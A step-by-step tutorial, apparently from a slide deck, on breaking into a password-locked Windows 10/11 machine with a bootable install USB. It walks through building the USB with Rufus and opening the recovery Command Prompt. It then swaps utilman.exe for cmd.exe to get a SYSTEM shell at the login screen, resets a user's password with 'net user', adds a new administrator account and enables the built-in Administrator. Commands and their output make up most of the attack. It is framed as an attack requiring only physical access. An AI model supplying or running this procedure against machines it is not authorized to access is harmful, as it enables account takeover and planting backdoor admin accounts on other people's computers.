Hack Windows passwords with Windows Boot Disk

@mmar

Windows Boot Discs provides an easy method to bypass account restrictions and access a system. Any Windows ISO image (Win 10/11) can be used for the attack and this method can be used to reset Windows 10 or Windows 11 Passwords

Attacks


Scenorio

- You have physical access to a system which is **password locked**. The method can be used to quickly bypass the password

Step- 1

- Download Windows ISO image from official Windows websites. (You do not need any license key)

- https://www.microsoft.com/en-us/software-download/windows10
- https://www.microsoft.com/software-download/windows11



Download Windows 11 Disk Image (ISO)


This option is for users that want to create a bootable installation media (USB flash drive, DVD) or create a virtual machine (.ISO file) to install Windows 11. This download is a multi-edition ISO which uses your product key to unlock the correct edition.

Windows 11 (multi-edition ISO)

Step- 2

- Download Rufus to make bootable USB(choose the portable version)

https://rufus.ie/en/



rufus.ie/en/

Windows 7 USB download tool, on the creation of a Windows 7 USB installation drive from an ISO. It is also marginally faster on the creation of Linux bootable USB from ISOs. (1)
A non exhaustive list of Rufus supported ISOs is also provided at the bottom of this page. (2)


Download

Last updated 2022.08.03:

- **Rufus 3.20** (1.3 MB)
- Rufus 3.20 Portable (1.3 MB)
- Other versions (GitHub)
- Other versions (FossHub)

Step- 3

- Run Rufus, Select your Windows ISO and USB drive and make it bootable



Rufus 3.20.1929 (Portable)

Drive Properties

Device: Ophcrack LiveCD (F:) [16 GB]

Boot selection: Windows_10_Multi_(Home_Pro)_X86_English.iso

Image option: Standard Windows installation

Partition scheme: GPT

Target system: UEFI (non CSM)

Show advanced drive properties

Format Options

Volume label: J_CCSA_X86FRE_EN-US_DV5

File system: FAT32 (Default)

Cluster size: 8192 bytes (Default)

Show advanced format options


Status

Clearing MBR/PBR/GPT structures...

Using image: Windows_10_Multi_(Home_Pro)_X86_English.iso 00:00:03

Step- 4


- Plug in your USB, Reboot into USB



```
                 Boot Menu

1.     +Removable Devices
2.     +Hard Drive
3.      CD-ROM Drive
4.      Network boot from Intel E1000

     <Enter Setup>
```

Step- 5


- Once Windows Setup start choose the option to repair Windows



© 2015 Microsoft Corporation. All rights reserved.

Step- 6

- Now Choose the option to troubleshoot and in troubleshoot menu choose advanced options



Choose an option


Continue

Exit and continue to Windows 10

Troubleshoot

Reset your PC or see advanced options

Turn off your PC



Troubleshoot


Reset this PC

Lets you choose to keep or remove your files, and then reinstalls Windows.

Advanced options

Step- 7

- In Advanced Menu, Choose to open Command Prompt



Advanced options

System Restore
Use a restore point recorded on your PC to restore Windows

Command Prompt
Use the Command Prompt for advanced troubleshooting

System Image Recovery
Recover Windows using a specific system image file

Go back to the previous build

Startup Repair
Fix problems that keep Windows from loading

Step- 8


- Now we need to make the Windows drive available for manipulation. Use Diskpart to assign letter to Windows drive

DISKPART	-	to start diskpart utility
LIST VOLUME	-	to list available disk drives
SELECT VOLUME 1	-	choose as per your Windows drive
ASSIGN LETTER C	-	Assign letter C to drive
exit	-	to exit DISKPART

Step- 9

- Now rename utilman.exe (accessibility tool) to some other file name and copy cmd as utilman.exe (windows/system32)


- ren utilman.exe utilmanold.exe
- copy cmd.exe utilman.exe



```
C:\Windows\System32>ren utilman.exe utilmanold.exe

C:\Windows\System32>copy cmd.exe utilman.exe
        1 file(s) copied.
```

Step- 10

- Now remove the USB and reboot the system. Click on the accessibility icon in the right corner and a command prompt will appear




C:\Windows\system32\utilman.exe

```
The system cannot find message text for message number 0x2350 in the message fil
e for Application.

(c) 2015 Microsoft Corporation. All rights reserved.
Not enough storage is available to process this command.

C:\Windows\system32>_
```

Step- 11

- Now run the following commands to reset the password of a user account

- net user - (to list all users)
- net user ammar * - (Choose blank password)




```
The system cannot find message text for message number 0x2350 in the message fil
e for Application.

(c) 2015 Microsoft Corporation. All rights reserved.
Not enough storage is available to process this command.

C:\Windows\system32>net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Ammar                    DefaultAccount
Guest
The command completed with one or more errors.


C:\Windows\system32>net user Ammar *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.


C:\Windows\system32>
```

Step- 12 (Optional)

- You can also add a user with following commands (useful if only online accounts are used on PC

```
net user USER_NAME PASSWORD /add
net localgroup administrators USER_ACCOUNT /add
```



```
Microsoft Windows [Version 10.0.19042.870]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\>net user admin2 PASSWORD /add
The command completed successfully.


C:\>net localgroup administrators admin2 /add
The command completed successfully.
```

DEMO

Step- 13 (Optional)

- You can activate and deactivate administrator with these commands (useful if only online accounts are used on PC

```
net user Administrator /active:yes
net user Administrator /active:no
```

THANKS